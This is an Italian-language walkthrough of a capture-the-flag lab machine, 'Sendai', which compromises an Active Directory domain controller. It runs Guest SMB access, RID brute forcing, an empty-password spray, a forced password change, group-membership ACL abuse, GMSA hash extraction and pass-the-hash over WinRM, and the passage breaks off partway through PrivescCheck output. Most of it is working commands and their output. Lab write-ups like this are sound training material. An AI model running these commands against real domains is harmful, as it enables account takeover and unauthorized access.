
🎯 Executive Summary
Sendai è una macchina Windows che espone diverse vulnerabilità tipiche degli ambienti Active Directory mal configurati. L’accesso iniziale si ottiene sfruttando l’account Guest abilitato per enumerare gli utenti e individuare un account configurato con UserMustChangePassword, permettendo un takeover. Il movimento laterale sfrutta i permessi sui GMSA (Group Managed Service Accounts), mentre l’escalation finale abusa di una misconfigurazione sui template dei certificati (ESC4) per rendere il sistema vulnerabile a ESC1 e impersonare l’Administrator.
| Attributo | Valore |
|---|---|
| OS | Windows Server 2022 |
| Difficulty | Medium |
| MITRE TTPs |   |
Obiettivo
Sfruttare la catena SMB Guest → Password Reset → GMSA → ADCS ESC4 per ottenere Domain Admin.
Reconnaissance
Nmap Scan
La scansione iniziale rivela un Domain Controller (sendai.vl) con i servizi standard attivi (DNS, Kerberos, LDAP, SMB, WinRM).
sudo nmap -p- -A -v -open -T4 10.129.234.66PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-01-06 09:54:44Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: sendai.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Issuer: commonName=sendai-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-18T12:30:05
| Not valid after: 2026-08-18T12:30:05
| MD5: 879e fbc1 988b 964a e183 6735 66b8 9f3c
| SHA-1: 099e 0fbb 349b 7fb1 35de 6acb 77a4 c3e5 d0e1 4578
|_SHA-256: a413 a8ec b9c7 1614 ac1c 0c29 c812 d52e 3e0d 0c4d 4cb8 9d5c 008b f8c3 61fc d1ed
|_ssl-date: TLS randomness does not represent time
443/tcp open ssl/https?
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: DNS:dc.sendai.vl
| Issuer: commonName=dc.sendai.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-07-18T12:39:21
| Not valid after: 2024-07-18T00:00:00
| MD5: 3223 91f5 f1f7 4e16 738e 382d 053e c7fa
| SHA-1: 5282 f809 dcc9 8d53 e9a1 065a 25a1 c741 fa2c 4bc5
|_SHA-256: 8dea da44 e251 b7ce c697 2a88 0610 eed5 0009 40f9 e115 2be7 7614 30b4 4c89 c070
|_ssl-date: TLS randomness does not represent time
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: sendai.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Issuer: commonName=sendai-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-18T12:30:05
| Not valid after: 2026-08-18T12:30:05
| MD5: 879e fbc1 988b 964a e183 6735 66b8 9f3c
| SHA-1: 099e 0fbb 349b 7fb1 35de 6acb 77a4 c3e5 d0e1 4578
|_SHA-256: a413 a8ec b9c7 1614 ac1c 0c29 c812 d52e 3e0d 0c4d 4cb8 9d5c 008b f8c3 61fc d1ed
|_ssl-date: TLS randomness does not represent time
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: sendai.vl, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Issuer: commonName=sendai-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-18T12:30:05
| Not valid after: 2026-08-18T12:30:05
| MD5: 879e fbc1 988b 964a e183 6735 66b8 9f3c
| SHA-1: 099e 0fbb 349b 7fb1 35de 6acb 77a4 c3e5 d0e1 4578
|_SHA-256: a413 a8ec b9c7 1614 ac1c 0c29 c812 d52e 3e0d 0c4d 4cb8 9d5c 008b f8c3 61fc d1ed
|_ssl-date: TLS randomness does not represent time
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: sendai.vl, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.sendai.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc.sendai.vl
| Issuer: commonName=sendai-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-18T12:30:05
| Not valid after: 2026-08-18T12:30:05
| MD5: 879e fbc1 988b 964a e183 6735 66b8 9f3c
| SHA-1: 099e 0fbb 349b 7fb1 35de 6acb 77a4 c3e5 d0e1 4578
|_SHA-256: a413 a8ec b9c7 1614 ac1c 0c29 c812 d52e 3e0d 0c4d 4cb8 9d5c 008b f8c3 61fc d1ed
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc.sendai.vl
| Issuer: commonName=dc.sendai.vl
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-01-05T09:05:09
| Not valid after: 2026-07-07T09:05:09
| MD5: c44f cfc8 64d5 4d19 ea3f 3a83 3d5c 3ddc
| SHA-1: cc7a 7ba7 75ba 46fd 14b2 fbf5 9bae 2ab2 10f4 8a30
|_SHA-256: 1bff c0d8 82bb 8e08 a347 10ac 78d3 26c1 ccb8 5f43 bc52 8e58 de87 1508 cba7 f2ff
|_ssl-date: 2026-01-06T09:56:20+00:00; +1s from scanner time.
| rdp-ntlm-info:
| Target_Name: SENDAI
| NetBIOS_Domain_Name: SENDAI
| NetBIOS_Computer_Name: DC
| DNS_Domain_Name: sendai.vl
| DNS_Computer_Name: dc.sendai.vl
| DNS_Tree_Name: sendai.vl
| Product_Version: 10.0.20348
|_ System_Time: 2026-01-06T09:55:42+00:00
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49664/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
57642/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
57643/tcp open msrpc Microsoft Windows RPC
57658/tcp open msrpc Microsoft Windows RPC
59250/tcp open msrpc Microsoft Windows RPC
59272/tcp open msrpc Microsoft Windows RPC
59344/tcp open msrpc Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.036 days (since Tue Jan 6 10:04:47 2026)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
| date: 2026-01-06T09:55:43
|_ start_date: N/A
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required
Rilevamento Host e Configurazione SMB
Il primo comando è una scansione di base per identificare il target.
nxc smb 10.129.234.66
SMB         10.129.234.66   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
NetExec (nxc) identifica l’host come un Windows Server 2022 (Build 20348) che agisce come Domain Controller (name:DC) per il dominio sendai.vl.
L’output mostra Null Auth:True. Questo è il primo grande indicatore di vulnerabilità: il server potrebbe accettare connessioni senza credenziali valide.
Conferma “Null Session” (Accesso Ospite) Qui verifichiamo esplicitamente se l’autenticazione nulla (o anonima) è permessa.
Sintassi: -u '%' indica un utente vuoto/nullo e -p '' indica una password vuota.
L’attacco ha avuto successo! Il server ha mappato la richiesta anonima all’account Guest. Abbiamo un piede dentro il sistema a livello di rete.
nxc smb 10.129.234.66 -u '%' -p ''
SMB         10.129.234.66   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.66   445    DC               [+] sendai.vl\%: (Guest)
Enumerazione delle Condivisioni (Shares)
Ora che abbiamo un accesso valido (come Guest), elenchi le cartelle condivise disponibili;
vengono elencate diverse share, ma la colonna Permissions è fondamentale.
Abbiamo accesso in lettura (READ) a tre share:
IPC$: Standard per le sessioni nulle, serve per enumerare utenti/gruppi (RID Cycling).
Users: Molto critico. Solitamente contiene le home directory degli utenti.
sendai: Share non standard (creata dall’amministratore), probabilmente contiene dati aziendali sensibili.
nxc smb 10.129.234.66 -u '%' -p '' --shares
SMB         10.129.234.66   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.66   445    DC               [+] sendai.vl\%: (Guest)
SMB         10.129.234.66   445    DC               [*] Enumerated shares
SMB         10.129.234.66   445    DC               Share           Permissions     Remark
SMB         10.129.234.66   445    DC               -----           -----------     ------
SMB         10.129.234.66   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.66   445    DC               C$                              Default share
SMB         10.129.234.66   445    DC               config
SMB         10.129.234.66   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.66   445    DC               NETLOGON                        Logon server share
SMB         10.129.234.66   445    DC               sendai          READ            company share
SMB         10.129.234.66   445    DC               SYSVOL                          Logon server share
SMB         10.129.234.66   445    DC               Users           READ
Esplorazione Manuale con smbclient.
Ci connettiamo manualmente alla share Users per vedere cosa c’è dentro.
Sintassi: -N sta per “No password”.
Risultato: Riusciamo a listare il contenuto (ls), confermando l’accesso in lettura e vedendo cartelle come Default e Public.
smbclient //10.129.234.66/Users -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Tue Jul 11 11:58:27 2023
  ..                                DHS        0  Wed Apr 16 04:55:42 2025
  Default                           DHR        0  Tue Jul 11 18:36:32 2023
  desktop.ini                       AHS      174  Sat May  8 10:18:31 2021
  Public                             DR        0  Tue Jul 11 09:36:58 2023
Spidering Automatico (Ricerca File)
Invece di cercare manualmente in ogni cartella, usiamo NetExec con il modulo spider_plus per indicizzare tutto il contenuto delle share leggibili.
Azione: Lo script scansiona ricorsivamente IPC$, sendai e Users.
Risultato: Salva un report JSON contenente la lista di tutti i file trovati.
Nota:
Analisi del JSON: (jq .) L’output finale mostra che dentro la share personalizzata sendai è stato trovato un file chiamato incident.txt. Questo è probabilmente un file “loot” che contiene indizi o password per proseguire l’attacco.
nxc smb 10.129.234.66 -u '%' -p '' -M spider_plus
SMB         10.129.234.66   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.66   445    DC               [+] sendai.vl\%: (Guest)
SPIDER_PLUS 10.129.234.66   445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.234.66   445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.234.66   445    DC               [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.234.66   445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.234.66   445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.234.66   445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.234.66   445    DC               [*]  OUTPUT_FOLDER: /home/kali/.nxc/modules/nxc_spider_plus
SMB         10.129.234.66   445    DC               [*] Enumerated shares
SMB         10.129.234.66   445    DC               Share           Permissions     Remark
SMB         10.129.234.66   445    DC               -----           -----------     ------
SMB         10.129.234.66   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.66   445    DC               C$                              Default share
SMB         10.129.234.66   445    DC               config
SMB         10.129.234.66   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.66   445    DC               NETLOGON                        Logon server share
SMB         10.129.234.66   445    DC               sendai          READ            company share
SMB         10.129.234.66   445    DC               SYSVOL                          Logon server share
SMB         10.129.234.66   445    DC               Users           READ
SPIDER_PLUS 10.129.234.66   445    DC               [+] Saved share-file metadata to "/home/kali/.nxc/modules/nxc_spider_plus/10.129.234.66.json".
SPIDER_PLUS 10.129.234.66   445    DC               [*] SMB Shares:           8 (ADMIN$, C$, config, IPC$, NETLOGON, sendai, SYSVOL, Users)
SPIDER_PLUS 10.129.234.66   445    DC               [*] SMB Readable Shares:  3 (IPC$, sendai, Users)
SPIDER_PLUS 10.129.234.66   445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.234.66   445    DC               [*] Total folders found:  68
SPIDER_PLUS 10.129.234.66   445    DC               [*] Total files found:    62
SPIDER_PLUS 10.129.234.66   445    DC               [*] File size average:    58.99 KB
SPIDER_PLUS 10.129.234.66   445    DC               [*] File size min:        3 B
SPIDER_PLUS 10.129.234.66   445    DC               [*] File size max:        2.65 MB
cat '/home/kali/.nxc/modules/nxc_spider_plus/10.129.234.66.json' | jq .
"sendai": {
"incident.txt": {
"atime_epoch": "2023-07-18 19:34:15",
"ctime_epoch": "2023-07-18 19:30:59",
"mtime_epoch": "2023-07-18 19:34:15",
"size": "1.34 KB"
In questa fase abbiamo identificato che il Domain Controller DC.sendai.vl permette le Null Session. Sfruttando questo accesso, abbiamo enumerato le share di rete scoprendo che le cartelle Users e sendai sono accessibili in lettura da chiunque. Tramite lo spidering, abbiamo individuato un file interessante (incident.txt) nella share sendai che merita un’ispezione immediata.
User Enumeration (RID Cycling)
Avendo confermato l’accesso tramite Null Session (o Guest), possiamo interrogare il Domain Controller per elencare gli utenti del dominio. Poiché non abbiamo i permessi per fare un dump LDAP completo, utilizziamo la tecnica del RID Cycling (RID Brute Force).
Questa tecnica interroga il Local Security Authority (LSA) cercando di mappare i RID (Relative ID) ai nomi utente.
# Esecuzione del RID Brute Force e pulizia dell'output per creare una wordlist
netexec smb dc.sendai.vl -u nothing -p '' --rid-brute | grep SidTypeUser | cut -d'\' -f2 | cut -d' ' -f1 > users.txt
Il comando genera una lista pulita di utenti validi salvata in users.txt, che include account di servizio (sqlsvc, websvc) e utenti standard (Thomas.Powell, Elliot.Yates).
Password Spraying & Account Status Analysis
Con la lista degli utenti validi, eseguiamo un controllo mirato. Tentiamo di autenticarci su ogni account utilizzando una password vuota (-p ''). Questo test serve a identificare account con password non impostate o configurazioni errate.
nxc smb DC.sendai.vl -u users.txt -p '' --continue-on-success

SMB         10.129.234.66   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.66   445    DC               [-] sendai.vl\Administrator: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [+] sendai.vl\Guest:
SMB         10.129.234.66   445    DC               [-] sendai.vl\krbtgt: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\DC$: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\sqlsvc: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\websvc: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Dorothy.Jones: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Kerry.Robinson: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Naomi.Gardner: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Anthony.Smith: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Susan.Harper: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Stephen.Simpson: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Marie.Gallagher: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Kathleen.Kelly: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Norman.Baxter: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Jason.Brady: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Elliot.Yates: `STATUS_PASSWORD_MUST_CHANGE`
SMB         10.129.234.66   445    DC               [-] sendai.vl\Malcolm.Smith: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Lisa.Williams: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Ross.Sullivan: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Clifford.Davey: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Declan.Jenkins: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Lawrence.Grant: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Leslie.Johnson: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Megan.Edwards: STATUS_LOGON_FAILURE
SMB         10.129.234.66   445    DC               [-] sendai.vl\Thomas.Powell: `STATUS_PASSWORD_MUST_CHANGE`
SMB         10.129.234.66   445    DC               [-] sendai.vl\mgtsvc$: STATUS_LOGON_FAILURE
Analisi dei Risultati: L’output rivela informazioni critiche sullo stato degli account:
STATUS_LOGON_FAILURE: La maggior parte degli account è protetta da password (es. Administrator, sqlsvc).
[+] Guest: Conferma che l’account Guest è attivo e accessibile senza password.
STATUS_PASSWORD_MUST_CHANGE: Questo è il risultato più importante. Gli utenti Elliot.Yates e Thomas.Powell restituiscono questo stato.
Lo stato
STATUS_PASSWORD_MUST_CHANGEindica che questi account hanno una password configurata (spesso vuota o temporanea) che è scaduta o richiede un cambio immediato al prossimo accesso.Il protocollo SMB permette di effettuare questo cambio password da remoto senza conoscere la vecchia password (se è vuota) o fornendola se nota. Questo è il nostro vettore di attacco per ottenere un account valido.
Exploitation: Force Password Change
Avendo identificato che l’utente Thomas.Powell ha il flag STATUS_PASSWORD_MUST_CHANGE, utilizziamo il modulo change-password di NetExec per impostare una nuova password e prendere il controllo dell’account.
Tentativo 1: Fallimento per Policy
Inizialmente, proviamo a impostare una password semplice (“nothing”).
nxc smb DC.sendai.vl -u Thomas.Powell -p '' -M change-password -o NEWPASS=nothing
SMB         10.129.234.66   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.66   445    DC               [-] sendai.vl\Thomas.Powell: STATUS_PASSWORD_MUST_CHANGE
CHANGE-P... 10.129.234.66   445    DC               [-] SMB-SAMR password change failed: SAMR SessionError: code: 0xc000006c - STATUS_PASSWORD_RESTRICTION - When trying to update a password, this status indicates that some password update rule has been violated. For example, the password may not meet length criteria.
Il tentativo fallisce con l’errore STATUS_PASSWORD_RESTRICTION (Code: 0xc000006c).
Password Policy ViolationQuesto errore non indica permessi insufficienti, ma che la password scelta non rispetta i criteri di sicurezza del dominio (lunghezza minima, complessità, history, ecc.).
Tentativo 2: Successo
Riprovare con una password più complessa che includa lettere, numeri e caratteri speciali (“nothing123!”).
nxc smb DC.sendai.vl -u Thomas.Powell -p '' -M change-password -o NEWPASS=nothing123!
SMB         10.129.234.66   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.66   445    DC               [-] sendai.vl\Thomas.Powell: STATUS_PASSWORD_MUST_CHANGE
CHANGE-P... 10.129.234.66   445    DC               [+] Successfully changed password for Thomas.Powell
Risultato: [+] Successfully changed password for Thomas.Powell. L’operazione ha avuto successo. Ora possediamo credenziali valide per il dominio.
Veification & Policy Enumeration
Per confermare l’accesso e capire perché il primo tentativo è fallito (utile per futuri movimenti laterali), ci autentichiamo con la nuova password e scarichiamo la policy delle password del dominio.
nxc smb DC.sendai.vl -u Thomas.Powell -p 'nothing123!' --pass-pol
SMB         10.129.234.66   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.66   445    DC               [+] sendai.vl\Thomas.Powell:nothing123!
SMB         10.129.234.66   445    DC               [+] Dumping password info for domain: SENDAI
SMB         10.129.234.66   445    DC               Minimum password length: 7
SMB         10.129.234.66   445    DC               Password history length: 24
SMB         10.129.234.66   445    DC               Maximum password age: 41 days 23 hours 53 minutes
SMB         10.129.234.66   445    DC
SMB         10.129.234.66   445    DC               Password Complexity Flags: 000001
SMB         10.129.234.66   445    DC                   Domain Refuse Password Change: 0
SMB         10.129.234.66   445    DC                   Domain Password Store Cleartext: 0
SMB         10.129.234.66   445    DC                   Domain Password Lockout Admins: 0
SMB         10.129.234.66   445    DC                   Domain Password No Clear Change: 0
SMB         10.129.234.66   445    DC                   Domain Password No Anon Change: 0
SMB         10.129.234.66   445    DC                   Domain Password Complex: 1
SMB         10.129.234.66   445    DC
SMB         10.129.234.66   445    DC               Minimum password age: 1 day 4 minutes
SMB         10.129.234.66   445    DC               Reset Account Lockout Counter: 10 minutes
SMB         10.129.234.66   445    DC               Locked Account Duration: 10 minutes
SMB         10.129.234.66   445    DC               Account Lockout Threshold: None
SMB         10.129.234.66   445    DC               Forced Log off Time: Not Set
Analisi della Policy: L’output conferma l’accesso ([+]) e ci fornisce le regole del gioco:
Minimum password length: 7: La lunghezza del primo tentativo (“nothing”, 7 caratteri) era sufficiente.
Password Complexity Flags: 1: La complessità è abilitata. Questo spiega il fallimento del primo tentativo (mancanza di numeri/simboli).
Account Lockout Threshold: None: Dato critico. Non esiste un blocco account per troppi tentativi falliti. Questo ci autorizza a effettuare Brute Force aggressivi su altri utenti in futuro se necessario.
BloodHound Enumeration
Con le credenziali valide di Thomas.Powell, raccogliamo i dati del dominio per identificare percorsi di attacco.

bloodhound-ce-python -c All -d sendai.vl -u 'Thomas.Powell' -p 'nothing123!' -dc dc.sendai.vl -ns 10.129.234.66 --zipDall’analisi del grafo, emerge un percorso interessante che coinvolge i GMSA (Group Managed Service Accounts):
Thomas.Powell è membro del gruppo Support.
Il gruppo Support ha permessi GenericAll sul gruppo AdmSvc.
Il gruppo AdmSvc ha il privilegio ReadGMSAPassword sull’utente mgtsvc$.
mgtsvc$ è membro di Remote Management Users, quindi può accedere via WinRM.
Lateral Movement: GMSA Abuse
L’obiettivo è leggere la password dell’account di servizio gestito (mgtsvc$). Per farlo, dobbiamo prima elevarci entrando nel gruppo AdmSvc.
- Abuso ACL (AddMember)
Poiché il nostro utente (via gruppo Support) ha GenericAll su AdmSvc, possiamo aggiungere noi stessi a quel gruppo usando bloodyAD.
bloodyAD --host DC.sendai.vl -d sendai.vl -u 'Thomas.Powell' -p 'nothing123!' add groupMember 'AdmSvc' 'Thomas.Powell'

Output: [+] Thomas.Powell added to AdmSvc- Recupero Password GMSA
Ora che siamo membri di AdmSvc, abbiamo i diritti per leggere l’attributo msDS-ManagedPassword dell’account mgtsvc$. Usiamo NetExec per estrarre direttamente l’hash NTLM.
netexec ldap DC.sendai.vl -u 'Thomas.Powell' -p 'nothing123!' --gmsa

Output:

LDAP ... [*] Getting GMSA Passwords
LDAP ... Account: mgtsvc$  NTLM: 2579ff83767013c18bbec6e84ffea6f9
Cos'è un GMSA? I
Group Managed Service Accountssono account di dominio gestiti automaticamente da AD (la password cambia da sola ed è molto complessa). Tuttavia, se un attaccante ottiene i permessi per leggerla, può impersonare l'account indefinitamente finché la password non ruota (solitamente ogni 30 giorni).
- Accesso WinRM & User Flag 🚩
Con l’hash NTLM recuperato, possiamo autenticarci via Pass-The-Hash e ottenere la flag utente.
evil-winrm -i dc.sendai.vl -u 'mgtsvc$' -H '2579ff83767013c18bbec6e84ffea6f9'

PowerShell

*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> type ..\Desktop\user.txt
Accesso e Enumerazione Iniziale
Una volta dentro, ho eseguito i controlli di routine:
whoami /priv: Mostra i privilegi attivi. Sebbene SeMachineAccountPrivilege sia abilitato, non ci sono i classici privilegi da “admin immediato” (come SeImpersonate o SeDebug).
whoami /all: Rivela che l’utente appartiene al gruppo Domain Computers.
Enumerazione Automatizzata con PrivescCheck
Per velocizzare la ricerca di misconfigurazioni, ho caricato in memoria lo script PowerShell PrivescCheck (Import-Module .\PrivescCheck.ps1) e lo ho eseguito con Invoke-PrivescCheck.
Questo tool analizza vari aspetti del sistema, tra cui:
- Identità utente e gruppi (che confermano il livello di integrità Medium).
- Privilegi (nessuno sfruttabile direttamente).
- Servizi non di default: Qui avviene la scoperta critica.
Cleartext Credentials nei Servizi
L’output dello script nella sezione “Service list (non-default)” evidenzia un servizio anomalo chiamato Support.
Analizzando la configurazione del servizio, notiamo una gravissima vulnerabilità di sicurezza:
*Evil-WinRM* PS C:\Users\mgtsvc$\documents> .\PrivescCheck.ps1
*Evil-WinRM* PS C:\Users\mgtsvc$\documents> Import-Module .\PrivescCheck.ps1
*Evil-WinRM* PS C:\Users\mgtsvc$\documents> Invoke-PrivescCheck
┏━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┓
┃ CATEGORY ┃ TA0043 - Reconnaissance                           ┃
┃ NAME     ┃ User identity                                     ┃
┃ TYPE     ┃ Base                                              ┃
